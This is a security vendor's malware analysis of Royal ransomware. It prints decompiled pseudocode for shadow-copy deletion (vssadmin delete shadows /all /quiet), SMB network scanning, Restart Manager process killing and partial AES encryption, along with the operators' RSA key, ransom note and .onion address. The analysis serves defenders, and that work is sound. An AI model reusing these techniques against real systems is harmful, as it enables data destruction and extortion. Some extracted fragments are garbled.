

# Royal Rumble: Analysis of Royal Ransomware

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 [cybereason.com/blog/royal-ransomware-analysis](https://cybereason.com/blog/royal-ransomware-analysis)



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The Royal ransomware group emerged in early 2022 and has gained momentum since the middle of the year. Its ransomware, which the group deploys through different TTPs, has impacted multiple organizations across the globe. The group itself is suspected of consisting of former members of other ransomware groups, based on similarities researchers have observed between Royal ransomware and other ransomware operators.

## Key Findings

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- Unique approach to evade anti-ransomware defenses: Royal ransomware expands the concept of partial encryption, which means it has the ability to encrypt a pre-determined portion of the file content and base its partial encryption on a flexible percentage encryption, which makes detection more challenging for anti-ransomware solutions.
- Multi-threaded ransomware: Royal ransomware employs multiple threads in order to accelerate the encryption process.
- Global ransomware operation: Royal ransomware operates around the world, and reportedly on its own. The group doesn't appear to use ransomware-as-a-service or to target a specific sector or country.

- Different methods of deployment: Royal ransomware initially starts and deploys in different ways, as described in this report.

## INTRODUCTION

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The Royal ransomware group was first discovered in early 2022. At the time, it utilized third-party ransomware, such as BlackCat and custom Zeon ransomware. Since September 2022, the group has started to use its own ransomware. In November 2022, Royal ransomware was reported to be the most prolific ransomware in the e-crime landscape, overtaking Lockbit for the first time in more than a year.

Royal ransomware operations start in different ways. One method is through phishing campaigns and uses one of the common e-crime threat loaders, reportedly BATLOADER and Qbot. The threat loader then downloads a Cobalt Strike payload to continue the malicious operation within the infected environment. This tactic is commonly used by other ransomware operations, including Qbot and BlackBasta.

Since mid-September, the ransomware group has gained momentum and added dozens of victims to its website. The group does not seem to focus on a specific sector, and its victims vary from industrial companies to insurance companies, and more. Although the majority of the group's victims are based in the U.S., one of its higher profile victims was the Silverstone Circuit, a motor racing circuit in England.

8 November 2022

50%

[Link #1](#)

### Silverstone

The end of the Second World War had left Britain with no major race track but plenty of airfields. On 2 October 1948, the Royal Automobile Club hosted the first British Grand Prix at Silverstone, a former RAF base. An estimated 100,000 people flocked to see Luigi Villoresi beat 22 others in his Maserati marked by bales, ropes and canvas barriers.

Silverstone racing history had begun.

Website	Revenue
<a href="#">Link</a>	\$57M
Employees	
89	

Screenshot from Royal Ransomware website showing Silverstone Circuit as a victim

Multiple reports have noted resemblances between the Royal Ransomware group and Conti, including similarities between the ransom notes each group uses (particularly in Royal's early stages) and the use of callback phishing attacks. In our research, we have identified additional similarities, such as resemblances in the encryption process decision factors. However, these similarities are not yet clear enough to confirm a direct connection between the two groups.

## TECHNICAL ANALYSIS

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### Setting up the ransomware

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When executing, Royal ransomware can take three arguments in its command line:

- -path [optional]: The path to be encrypted
- -ep [optional]: The number that represents the percentage of the file that will be encrypted
- -id: A 32-digit array

The encryption process decision tree is dependent on the command line arguments. Therefore, factors such as encryption speed, file corruption, and potential detection are directly affected. If no “-id” parameter is given in the command line, the ransomware won’t run.

```

CommandLineW = GetCommandLineW();
ptr_cmdline = CommandLineToArgvW(CommandLineW, &pNumArgs);
var_size_of_id = 0x32;
v7 = 0i64;
v8 = 0;
v20 = 0;
*MultiByteStr = 0i64;
for ( i = 0i64; v8 < pNumArgs; ++ptr_cmdline )// set the command line arguments
{
    if ( lstrcmpW(*ptr_cmdline, L"-path") ) // path to encrypt
    {
        if ( lstrcmpW(*ptr_cmdline, L"-id") ) // 32 digits
        {
            if ( !lstrcmpW(*ptr_cmdline, L"-ep") ) // encryption percentage
            {
                ++ptr_cmdline;
                ++v8;
                var_size_of_id = unknown_libname_21();
                if ( (var_size_of_id - 1) > 99 ) // accept 32 digits
                    var_size_of_id = 0x32;
            }
        }
    }
}

```

*Royal ransomware*

*command line arguments*

After validating the command line, Royal ransomware will attempt to delete shadow copy backups using the process Vssadmin.exe, with the command line “delete shadows /all /quiet”.


```

wsprintfW(CommandLine, L" delete shadows /all /quiet");
StartupInfo.cb = 104;
memset(&StartupInfo.cb + 1, 0, 100);
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
if ( CreateProcessW(
    L"C:\\Windows\\System32\\vssadmin.exe",
    CommandLine,
    0i64,
    0i64,
    0,
    0,
    0i64,
    0i64,
    &StartupInfo,
    &ProcessInformation) )

```

*Royal ransomware deleting shadow copies*

The deletion of the shadow copy can also be seen via the Cybereason Defense Platform, which identifies the activity as ransomware behavior in the image below.



*Cybereason Defense Platform identifies deletion of shadow copies*

Once the backups have been deleted, Royal ransomware will set its exclusion paths (the files or directories spared from file encryption). The following file extensions will be excluded from being encrypted:

- .exe
- .dll
- .bat
- .lnk
- README.TXT
- .royal

Recipe		Input
From Hex	48B82E00650078006500	*&v47 = 0x500780065002E164; // .exe WORD4(v47) = 0; v4 = a1 + 83; v5 = a1[84]; if ( v5 == a1[85] ) { e_add_to_array_sub_14007E260(a1 + 83, v5, &v47); // add ".exe" }
Delimiter Auto	48B82E0064006C006C00	*&v47 = 0x6C006C0064002E164; // dll WORD4(v47) = 0; v8 = v4[1]; if ( v8 == v4[2] ) { e_add_to_array_sub_14007E260(v4, v8, &v47); // add ".dll" }
Drop bytes	48B82E006C006E006B00	*&v47 = 38110294961520686164; // .lnk WORD4(v47) = 0; v14 = v4[1]; if ( v14 == v4[2] ) { e_add_to_array_sub_14007E260(v4, v14, &v47); // add .lnk }
Start 0	2E0072006F00790061006C0000000000	*&v47 = 0x7400610062002E164; // .bat WORD4(v47) = 0; v11 = v4[1]; if ( v11 == v4[2] ) { e_add_to_array_sub_14007E260(v4, v11, &v47); // add .bat }
Length 3		*&v47 = *str_royal_qword_1402B4A00; // 2E0072006F00790061006C0000000000 DWORD2(v47) = *str_royal_qword_1402B4A00[4]; WORD6(v47) = 0; v17 = v4[1]; if ( v17 == v4[2] ) { e_add_to_array_sub_14007E260(v4, v17, &v47); // add .royal }
<input type="checkbox"/> Apply to each line		sub_14007CD00(&v47, 0xAui64, a3, L"README.TXT"); v21 = v4[1]; if ( v21 == v4[2] ) { e_add_to_array_sub_14007E260(v4, v21, &v47); // add .README.TXT }
	Output	
	.e.x.e.H...d.l.l.H...l.n.k.H...b.a.t...r.o.y.a.l.	

>Royal ransomware setting the extension exclusion list

Next, the ransomware will set the list of directories to be excluded from the encryption process. These directories are the ones that contain the following strings:

- Windows
- Royal Perlogs
- Tor browser
- Boot \$recycle.bin
- Windows.old
- \$window.~ws
- \$windows.~bt
- Mozilla
- Google

```

sub_14007CD00(&v47, 8ui64, v30, L"perflogs");
v37 = a1[87];
if ( v37 == a1[88] )
{
    e_add_to_array_sub_14007E260(a1 + 86, v37, &v47); // add perflogs

```

```

e_exclude_directories_sub_14007C9F0(&v47, L"tor browser", v41);
sub_14007E050(a1 + 86, &v47);
unknown_libname_4(&v47);
e_exclude_directories_sub_14007C9F0(&v47, L"boot", v42);
sub_14007E050(a1 + 86, &v47);
unknown_libname_4(&v47);
e_exclude_directories_sub_14007C9F0(&v47, L"$windows.~ws", v43);
sub_14007E050(a1 + 86, &v47);
unknown_libname_4(&v47);
e_exclude_directories_sub_14007C9F0(&v47, L"$windows.~bt", v44);
sub_14007E050(a1 + 86, &v47);
unknown_libname_4(&v47);
e_exclude_directories_sub_14007C9F0(&v47, L"windows.old", v45);

```

*Royal ransomware setting the*

*directories exclusion list*

After setting the directories to be excluded from encryption, the ransomware then uses the API call Socket to establish a TCP socket and WSALoctl to invoke a handler for LPFN\_CONNECTEX to use the ConnectEx function.

```

WSAStartup(0x202u, &WSAData);
v3 = socket(AF_INET, SOCK_STREAM, 0); // Open TCP socket
if ( v3 != -1i64 )
{
    vInBuffer[0] = 0x25A207B9; // WSAID_CONNECTEX Tguid
    vInBuffer[1] = 0x4660DDF3; // retrieve LPFN_CONNECTEX
    vInBuffer[2] = 0xE576E98E;
    vInBuffer[3] = 0x3E06748C;
    if ( !WSALoctl(v3, 0xC8000006, vInBuffer, 0x10u, (a1 + 24600), 8u, cbBytesReturned, 0i64, 0i64) )

```

*Royal*

*Ransomware retrieving ConnectEx function*

After the initial part of setting the ransomware, Royal ransomware will create two threads: one for writing the ransom note on non-excluded directories and another for file encryption, in addition to a network scanning option.

## NETWORK SCANNER

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As mentioned, if no path is given in the command line arguments, Royal ransomware will start with the following steps:

First, the ransomware will scan the network interfaces, and if possible, retrieve the different IP addresses for the target machine(s), using the API call GetIpAddrTable. It will specifically search for IP addresses that start with "192. / 10. / 100. / 172."

```

if ( !GetIpAddrTable(var_pIpAddrTable, &pdwSize, 0) )// retrieves the interface-to-IPv4 address mapping table
{
    v4 = 0;
    v18 = 0;
    if ( var_pIpAddrTable->dwNumEntries )
    {
        p_dwAddr = &var_pIpAddrTable->table[0].dwAddr;
        do
        {
            p_dwMask = p_dwAddr[2];
            v7 = p_dwMask & *p_dwAddr;
            v8 = *p_dwAddr | ~p_dwMask;           // search for IP addresses that starts with "192. \ 10. \ 100. \ 172."
            if ( v7 == 192 && (v7 & 0xFF00) == 0xA800 || v7 == 10 || v7 == 100 || v7 == 172 )

```

### Network scanning

Second, Royal ransomware will establish a socket using the API WSASocketW and will associate it with a completion port using CreateIoCompletionPort. It then will use the API call htons to set the port to SMB, and eventually try to connect to the instructed IP addresses via the LPFN\_CONNECTEX callback function.

```

SOCKET = WSASocketW(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0i64, 0, WSA_FLAG_OVERLAPPED);
h_SOCKET = SOCKET;
if ( SOCKET == -1i64 )
    goto LABEL_11;
*&name.sa_family = AF_INET;
if ( bind(SOCKET, &name, 16) )
{
    closesocket(h_SOCKET);
EL_11:
    *v3 = -1i64;
    return *(a1 + 24616) > 0;
}
CreateIoCompletionPort(h_SOCKET, *a1, 0i64, 0);
*v3 = h_SOCKET;
v13[0] = AF_INET;
v7 = htons(445u);           // SMB port
v8 = *v3;
v13[1] = v7;
v14 = v4;
if ( (*(a1 + 24600))(v8, v13, 16i64) )           // ConnectEx

```

*Using ConnectEx*

Third, the ransomware will enumerate the shared resources of the given IP addresses using the API call NetShareEnum. If a shared resource is one of "\\<IP\_Address>\ADMIN\$" or "\\<IP\_Address>\IPC\$", the ransomware will not encrypt it.

```

WSAAddressToStringW(&saAddress, 0x10u, 0i64, szAddressString, &dwAddressStringLength);
do
{
    entriesread = 0;
    totalentries = 0;
    resume_handle = 0;
    var_shared_bufptr = 0i64;
    v4 = NetShareEnum( // retrieve information about its shared resources
        szAddressString,
        1u,
        &var_shared_bufptr,
        0xFFFFFFFF,
        &entriesread,
        &totalentries,
        &resume_handle);
    v5 = v4;
    if ( v4 && v4 != 0xEA )
        break;
    tmp_ShareInfoBuffer = var_shared_bufptr;
    v7 = 1;
    if ( entriesread )
    {
        do
        {
            if ( lstrcpw(L"ADMIN$", *tmp_ShareInfoBuffer) && lstrcpw(L"IPC$", *tmp_ShareInfoBuffer) )
            {
                wprintfw(&var_remote_share_path, L"\\\\\\%s\\%s", szAddressString, *tmp_ShareInfoBuffer);
            }
        }
    }
}

```

*Enumerating network resources and avoiding ADMIN\$ and IPC\$ file shares*

## ENCRYPTION THREAD

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Royal ransomware encryption is multi-threaded. To choose the number of running threads, the ransomware will use the API call GetNativeSystemInfo to collect the number of processors in a machine. It will then multiply the result by two and will create the appropriate number of threads accordingly.

```

GetNativeSystemInfo(&SystemInfo);
result = 2 * SystemInfo.dwNumberOfProcessors; // Number of threads = 2 * Number of processors
*(lpParameter + 530) = a2;
*(lpParameter + 524) = result;
var_counter = 0;
if ( result )
{
    v6 = lpParameter + 48;
    do
    {
        result = CreateThread(0i64, 0i64, e_encrypting_thread_sub_14007F870, lpParameter, 0, 0i64);
        *v6 = result;
        ++var_counter;
        ++v6;
    }
    while ( var_counter < *(lpParameter + 524) );
}

```

*Creating*

*encryption threads*

Next, the ransomware will set the RSA public key, which is embedded in the binary in plain text and will be used for encrypting the AES key.



```

v4 = lstrlenA(
    "-----BEGIN RSA PUBLIC KEY-----\n"
    "MIICCAKCAgEA0y6/qfb0Gqx82tNEW8qLCtT7U3XCzp10VjVkaTH9SBV1k3NBEIlgC\n"
    "esSVOFAUAG5nT3W0+CdN26ScoKsFjzKGYh8c7vyoI7L5dDBRdoTEW5+u2rBSIN3c\n"
    "pkR0Wsqq+gT3j0gtvjVyBmfp6NRifsMfrcAV9t1rzUw7Da2mx+1Ik9Aa5Raa0xv8N\n"
    "ahH60SJ8Qz1G3uCGzAXAUL1AqNn1N0KtSo4VsXt/s0nDh1pGFf8jqU8sqwJUkcWk\n"
    "RdeYdsDyidRUFxXkHJsizb8lFk6b01Rm2yS9+kyZxi1yhB1m0kStUUMBn2aoZMy1\n"
> "pIKxDa2c1hhYw+JEMrbCKMw1Aif2hR55nBgL2kwiaNShXUm3yEsfbnd/lJ50RMUF\n" RSA public key
    "tVmaEFYvVutC86TcNhu0NCHfYihtgbcke7cvy23XnL/q1FL40zdAnyupz0n69mk\n"
    "1TSJBR7so3GhvQz53wTps9FXSwwlRpGLTCGRo40nLnke7Hi5YL+Wb/4c6xWz8biX\n"
    "+jNeg5Zko+CL3I7ywJkyCwUH9Pr7nccWr1s35BSV8Aj9rMwm0sak2BG91Db0yovg\n"
    "FLmKMHkwxpBgFfePXIZF687DxpwyJ5fN440yUCfNrtfejfSFTjhDCwFy/YpBhZ/w\n"
    "2Bnw8hTLNALEIsDBhA1QBvYAGYhUgDbpvs/GN3qijyFwDEsQlCK1Eg0CAQM=\n"
    "-----END RSA PUBLIC KEY-----\n"
    "\\r\n");

```

Before starting the encryption process, Royal ransomware uses the Windows Restart Manager to check if any of the targeted files to be encrypted are being used or blocked by other applications or services. Notably, other ransomware groups including Conti, Babuk, and Lockbit use Restart Manager for the same purpose. Royal then uses the API calls `RmStartSession` to start the session, `RmRegisterResources` to register the resources (i.e., the targeted files), `RmGetList` to verify which applications or services are using the resource (excluding “explorer.exe”), and `RmShutDown` to kill those applications and services using the resource.

```

CurrentProcess = GetCurrentProcess();
ProcessId = GetProcessId(CurrentProcess);
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
v10 = Toolhelp32Snapshot;
if ( Toolhelp32Snapshot == -1i64 )
    goto LABEL_16;
pe.dwSize = 568;
if ( !Process32FirstW(Toolhelp32Snapshot, &pe) || !Process32NextW(v10, &pe) )
{
LABEL_15:
    CloseHandle(v10);
LABEL_16:
    th32ProcessID = 0;
    goto LABEL_17;
}
while ( lstrcmpiw(pe.szExeFile, L"explorer.exe") )// check if explorer.exe
{
    if ( !Process32NextW(v10, &pe) )
        goto LABEL_15;
}
CloseHandle(v10);
th32ProcessID = pe.th32ProcessID;
LABEL_17:
v12 = 0;
if ( pnProcInfo )
{
    v13 = v6;
    while ( v13->Process.dwProcessId != ProcessId && v13->Process.dwProcessId != th32ProcessID )
    {
        ++v12;
        ++v13;
        if ( v12 >= pnProcInfo )
            goto LABEL_22;
    }
    goto LABEL_29;
}
LABEL_22:
v14 = RmShutdown(pSessionHandle, 1u, 0i64); // killing the process
ransomware killing processes

```

Royal

Finally, the encryption method will be determined by the size of the file that will be encrypted and in consideration of the -ep parameter.

- If the file size is smaller than 5.245 MB or the -ep argument equals 100:, the entire file will be encrypted.
- If the file size is larger than 5.245 MB and the -ep argument is not equal to 100:, the file will be encrypted approximately by the percentage of the -ep argument.
- If the file size is larger than 5.245 MB and no -ep argument is given, 50% of the file will be encrypted.


```
if ( _LARGE_INTEGER.QuadPart <= 5245000 || argument_ep == 100 )
    // if file size < 5.245MB OR -ep argument equals 100
{
    v34 = 1;
    _LARGE_INTEGER_2 = _LARGE_INTEGER;
    argument_ep = 100i64;
}
else
{
    v34 = 10;
    v13 = _LARGE_INTEGER.LowPart / 100.0;
    _LARGE_INTEGER_2.QuadPart = (argument_ep / 10.0 * v13) & 0xFFFFFFFF0;
    liDistanceToMove.QuadPart = ((100.0 - argument_ep) / 10.0 * v13) & 0xFFFFFFFF0;
}
```

*Decision*

*making in encryption*

When a targeted file is being encrypted, the ransomware calculates the percentage to encrypt and divides the file content (encrypted and unencrypted) into equal segments. The fragmentation and possibly low percentage of encrypted file content that results lowers the chance of being detected by anti-ransomware solutions.

In the following test, we can see the comparison between the encryption of the same file (larger than 5.245 MB) with different encryption percentages (-ep argument). The image on the left represents an -ep argument of 50 and the image on the right represents an -ep argument of 10.



*PortexAnalyzer ep 50 vs. ep 10*

In addition to the file being encrypted, Royal ransomware will save 532 bytes at the end of each file and writes the following:

- 512 bytes for randomly generated encryption key
- 8 bytes for file size of the encrypted file
- 8 bytes for the used ep parameter

```

006CE7F0 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaaaa
006CE800 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaaaa
006CE810 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaaaa
006CE820 28 F7 57 71 2B BD EE 98 27 FA E3 D4 83 77 6C 56 (-Wq+*i~'úãÖfwlV
006CE830 93 DB BB 7E AE 32 96 8A 78 66 E8 86 EA 52 45 6A "Ú»~@2-Šxfè+tÈREj
006CE840 E0 06 1A AF 78 5D 97 79 62 C4 89 EC A2 B5 F3 AE à..x]-ybÅñiçµó@
006CE850 93 69 14 EC 02 5E 76 91 2E 8D 5C 0F F5 AF AA BB "i.i.^v'.\..ð~»
006CE860 0D A6 10 F0 AD 14 32 83 71 55 86 52 03 2F 65 72 .|.ð..2fqU+R./er
006CE870 B7 67 FD F2 73 F1 E9 B3 7E F1 B9 2E 37 07 33 81 ·gýòsñé?~ñ^7.3.
006CE880 03 BF 1D 86 8F 6A B8 96 E9 6E 99 0F 0F 3A 46 32 .ç.t.j,-én™..:F2
006CE890 4A 79 FF 5A 8B 6E ED DC 98 CD C5 D6 BB 06 65 38 JyÿZ<niÛ~ÍÄÖ».e8
006CE8A0 12 EC 8A 5D 01 AD 22 CE 00 97 5D 22 57 00 67 23 .i.Šj.. "î.-] "W.g#
006CE8B0 C4 2D 7C AC 40 40 C9 D3 23 58 F1 6A 53 BA FA ED Å-|@ÉÓ#XñjS°úí
006CE8C0 FD 03 A2 86 3D 1C 37 57 E0 86 55 98 C0 A3 F8 C5 ý.çt=.7Wà+U~ÅŁzÅ
006CE8D0 68 A9 2D D4 19 98 29 0D B5 5F 58 7D FC 0F 58 4D h@-Ô.~).µ_X)ü.XM
006CE8E0 4E 87 90 B7 6C AA 3D D6 24 69 E2 8F F5 26 4C 14 N+.1^=Ô$íá.ð&L.
006CE8F0 DD F7 D5 48 EF 49 2E DE 02 91 55 02 4C D6 23 E1 Ý:ÖHiI.B.'U.LÖ#á
006CE900 7A 40 E8 E4 64 92 47 D7 26 A5 8A FB A5 BA AE E9 z@ëäd'G×&§ŠÛ¥°@é
006CE910 F4 FA 53 2C DC E6 A3 BE 5B 9F CF 92 2E 40 9D 41 óúS,ÜæŁ%{Yÿ'.@.A
006CE920 F9 01 CB AA 52 B5 2F C4 22 E8 D1 99 6A CD 35 43 ù.È*Rp/Å"èÑ™jÍ5C
006CE930 7C B9 42 C8 1B 1D 21 57 2A 71 59 5B FC 70 AB 4F |'BÈ..!W*qY[üþ«O
006CE940 0E FF FE 87 FA EC 13 AA 73 B3 82 9E 11 8A 34 12 .ÿþ+úì.°s°,ž.Š4.
006CE950 4C 96 C1 71 68 DD 61 B3 F6 C6 50 2F C7 00 03 FA L-ÁqhYá°òEP/Ç..ú
006CE960 E3 88 79 48 17 2B A4 03 CD DE 88 7B 3E 4F 53 71 ä^yH.+#.ÍB^{}>OSq
006CE970 40 AE A4 B1 FB C3 39 30 8A BC 1A BF 25 53 26 84 @@#±úÄ90Š4.ç%$&,
006CE980 F9 FE 3D 34 FC E9 2F 48 C2 7B E3 A2 15 E0 DD 87 ùþ=4üé/HÄ{ãç.àÿ+
006CE990 C8 39 05 A0 77 98 E4 82 CA 30 1C A9 74 0D EE 73 È9. w"ã,È0.@t.ís
006CE9A0 A0 91 EA F4 C7 E0 B6 BF 76 72 97 23 09 FD C7 E3 'èòÇàqçvr-#.ÿÇã
006CE9B0 F1 A4 95 73 43 E5 8E 52 E9 B8 D6 4D 48 2E AE D6 ñ#*sCáŽRé,ÖMH.©Ö
006CE9C0 B5 6D 04 8B 8D E3 E3 66 D2 8A 3D 58 DA 8D B5 08 µm.<.ããfÔŠ=XÚ.µ.
006CE9D0 6D AF 1A C2 53 0F 4E EB 64 84 0A 94 16 13 A4 A3 m'.ÁS.Ned,,...#E
006CE9E0 B5 BB 72 01 15 9B 64 F5 09 50 D1 44 80 55 9F 5E µ»r..>dö.PÑDEUY^
006CE9F0 8A 85 58 18 10 20 62 EB A2 F4 DA E1 E8 25 21 5B Š..X.. bēcóÚáéè! [
006CEA00 5B AD 24 E7 36 E9 07 3B AE 93 FE DD 78 4B 23 7D [.Şç6é.;@"pYxK#}
006CEA10 AB B8 C9 2A CD E9 25 9A 45 90 3E 44 F2 32 3C 7E «.È*Íé%ŠE.>Dò2<~
006CEA20 20 E8 6C 00 00 00 00 00 32 00 00 00 00 00 00 00 è1....|2.....

```

Encryption key

file size

ep mode ( 32 = 50% )

While partial encryption is not new, most ransomware base their partial encryption only on the file size, then encrypt a set percentage of the file the same way, each time. In contrast, Royal ransomware lets the operator choose a specific percentage and lower the amount of encrypted data even if the file size is large. This ability to change the amount of the file to be encrypted gives Royal ransomware an advantage when it comes to evading detection by security products.

It's worth highlighting that Conti ransomware also chooses the file size of 5.24 MB as its threshold for partial encryption. When a file was larger than 5.24MB, Conti would encrypt 50% of the file in a divided manner, much like Royal ransomware. This similarity raises the question of whether the Royal ransomware authors have a connection to the Conti group, but on its own, it is not strong enough to suggest a direct or definitive connection.

As for the encryption algorithm, Royal ransomware uses the OpenSSL library and the AES256 algorithm. Similar to other ransomware, it first reads the targeted file using ReadFile, then it encrypts the content and writes the encrypted data in the designated location using WriteFile and SetFilePointerEx. After finishing encryption, the file extension changes to ".royal" using the API call MoveFileExW.

```

v11 = e_encryption_process_sub_14007F380(var_GetFileSizeEx_result, v5, v14[0], v10, v6);
FlushFileBuffers(var_GetFileSizeEx_result);
CloseHandle(var_GetFileSizeEx_result);
if ( v11 )
{
    e_append_sub_14007C880(ptr_appended_file, var_file_name, str_royal_qword_1402B4A00);// append .royal (the qword is .royal)
    e_check_royal_extension_size_sub_14007C970(ptr_appended_file);
    v12 = e_check_royal_extension_size_sub_14007C970(var_file_name);
    MoveFileExW(v12, v13, 8u);          // set the .royal extension
}

```

*Royal ransomware appending .royal extension to the files it encrypts*

## WRITING THE RANSOM NOTE

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During the entire Royal ransomware process, the ransomware creates an additional thread to retrieve the logical drives using the API call GetLogicalDrives. It then writes the ransom note with the name "README.TXT" in every directory that is not in its exclusion list.









```

e_append_sub_14007C880(lpFileName, a2, L"\\README.TXT");
v3 = lpFileName;
if ( v11 >= 8 )
    v3 = lpFileName[0];
FileW = CreateFileW(v3, 0x40000000u, 0, 0i64, 2u, 0, 0i64);
if ( FileW == -1i64 )
{
    if ( v11 < 8 )
        goto LABEL_8;
    v5 = lpFileName[0];
    if ( 2 * v11 + 2 < 0x1000 )
        goto LABEL_7;
    v5 = *(lpFileName[0] - 1);
    if ( (lpFileName[0] - v5 - 8) <= 0x1F )
        goto LABEL_7;
    goto LABEL_19;
}
sub_1401E4650(Buffer, 0, 0x1000ui64);
v8 = sub_14007B860(
    Buffer,
    "Hello!\r\n"
    "\r\n"
    "\tIf you are reading this, it means that your system were hit by Royal ransomware.\r\n"
    "\tPlease contact us via :\r\n"
    "\thttp://royal2xthig3ou5hd7zsliaqy6yygk2cdelaxtni2fyad6dpmplxedid.onion/%s\r\n"
    "\r\n"
    "In the meantime, let us explain this case.It may seem complicated, but it is not!\r\n"
    "Most likely what happened was that you decided to save some money on your security infrastructure.\r\n"
    "Alas, as a result your critical data was not only encrypted but also copied from your systems on a secure serve"
    "r.\r\n"
    "From there it can be published online.Then anyone on the internet from darknet criminals, ACLU journalists, Chi"
    "nese government(different names for the same thing),\r\n"
    "and even your employees will be able to see your internal documentation: personal data, HR reviews, internal la"
    "wsuitsand complains, financial reports, accounting, intellectual property, and more!\r\n"
    "\r\n"
    "\tFortunately we got you covered!\r\n"
    "\r\n"
    "Royal offers you a unique deal.For a modest royalty(got it; got it ? ) for our pentesting services we will not "
    "only provide you with an amazing risk mitigation service,\r\n"
    "covering you from reputational, legal, financial, regulatory, and insurance risks, but will also provide you wi"
    "th a security review for your systems.\r\n"
    "To put it simply, your files will be decrypted, your data restoredand kept confidential, and your systems will "

```

*Royal Ransomware creating the ransom note*

Eventually, an encrypted directory will look like this

